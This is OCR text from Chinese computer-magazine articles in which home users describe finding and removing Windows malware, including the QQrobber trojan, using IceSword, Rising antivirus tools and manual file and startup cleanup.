


图5




图6




图 7




图 8

既然病毒的整个工作原理了解的差不多了，彻底的清除它们也就不是什么难事了。首先把以上的文件统统删除，为了清除的更彻底，我选择使用了瑞星的文件粉碎器，如图6。把病毒文件逐一添加到里面然后一起粉碎。再查看c：\windows\、c：\Documents and Settings\Administrator\Local Settings\Temp\目录，已经没有病毒的身影了，查看c：\Documents and Settings\LocalService\Temp\目录却发现CEC4E335.exe、43843092.exe两个文件，把它们删除掉后运行瑞星的卡卡，检测系统启动时加载的服务，如图7，看到了吧，把这两个CEC4E335.exe、43843092.exe的启动项去掉病毒就不会自动发作了。为了保险，我又顺便看了一下驱动，又发现两个不明目标，如图8，不知道和这个病毒有没有关系，勾选掉之后重启系统到正常模式，一切OK。

现在的病毒程序是越来越猖獗了，使用的技术也越来越复杂，所以奉劝大家在上网的时候一定要小心，不安全的网站最好莫去，毕竟安全第一嘛！

与 QQrobber 病毒过招

icefall

当今的网络，是木马、病毒与流氓软件横行的时代。这不，刚安装好操作系统连上网络，不一会儿就莫名其妙的发现防病毒软件的实时监控功能变成了红色禁用的图标。真是奇了怪了，我打开看了看防病毒软件的文件监控、注册表监控、网页监控等，可都是空空如也。这可恶的病毒，居然敢欺负到我头上来了，不给你点颜色瞧瞧，你不知道X 的菜鸟有多厉害呢！

我拿出菜鸟利器icesword（冰刃）开始查看系统进程，可看来看去没有看出什么名堂，根本没有发现诸如winl0gin.exe、svch0st.exe之类的伪装程序，但是却发现了一个红色显示的进程laoniu，而且还是没有后缀名的（菜鸟：这是个什么东西？老妞？还是老牛？但可以肯定，绝对不是什么好东西），并且多出了一个cmd的进程（图1）。




图 1

我记下了laoniu的路径，然后把它和那个cmd.exe的进程全部结束掉，又来到它保存的老窝C：\WINDOWS\system，直接使用记事本打开laoniu（图2）。




图 2

看到文件里的MZ和PE了吗？很熟悉的PE文件结构，原来是可执行文件（后来我在网上查到这种不带后缀名的文件是使用CreateProcess加载的），好了，删掉这个文件吧。不过删除后还是发现监控功能无法开启，我又重新安装了最新病毒库的卡巴斯基，可实时监控保护也还是无法打开，看来这病毒还真有两下子。

现在的木马为了隐藏自己基本上使用的都是dll注入方式，那就再拿出icesword查看重点程序explorer.exe的模块吧，我发现其中有个3c48370c.dll看起来比较陌生，对于这种陌生的模块我还是不敢轻举妄动的，听说瑞星的卡卡最新版有了很大升级，号称可以查杀未知病毒和rootkit，我于是下载了一个，不看不要紧，一看吓了我一跳，居然有20个QQrobber（图3），果然是3c48370c.dll在作怪。

我可怜的QQ呀，真是命苦！我连忙使用卡卡清除，提示说要重启系统，我的心凉了一半，曾听某人说当杀毒软件也无能为力而又要照顾自己面子时就会提示你重启系统后才能清除（石头：这话我还是第一次听说）。重新启动系统后果然还有10多个，看来还有守护进程。我按照卡卡中的进程ID在icesword中结束掉不必要的系统进程，最后就剩下几个关键进程和驱动程序了。这些进程中附加的3c48370c.dll可以在icesword中通过点击右键在模块信息中选中，然后把它们卸载掉（光盘中收录了我在网上找的一段代码编译的小程序dllkill2.exe，只要运行**dllkill2.exe**

3c48370c.dll 就可以清除所有进程里的 3c48370c.dll 了，大家根据自己的不同情况输入不同参数）。

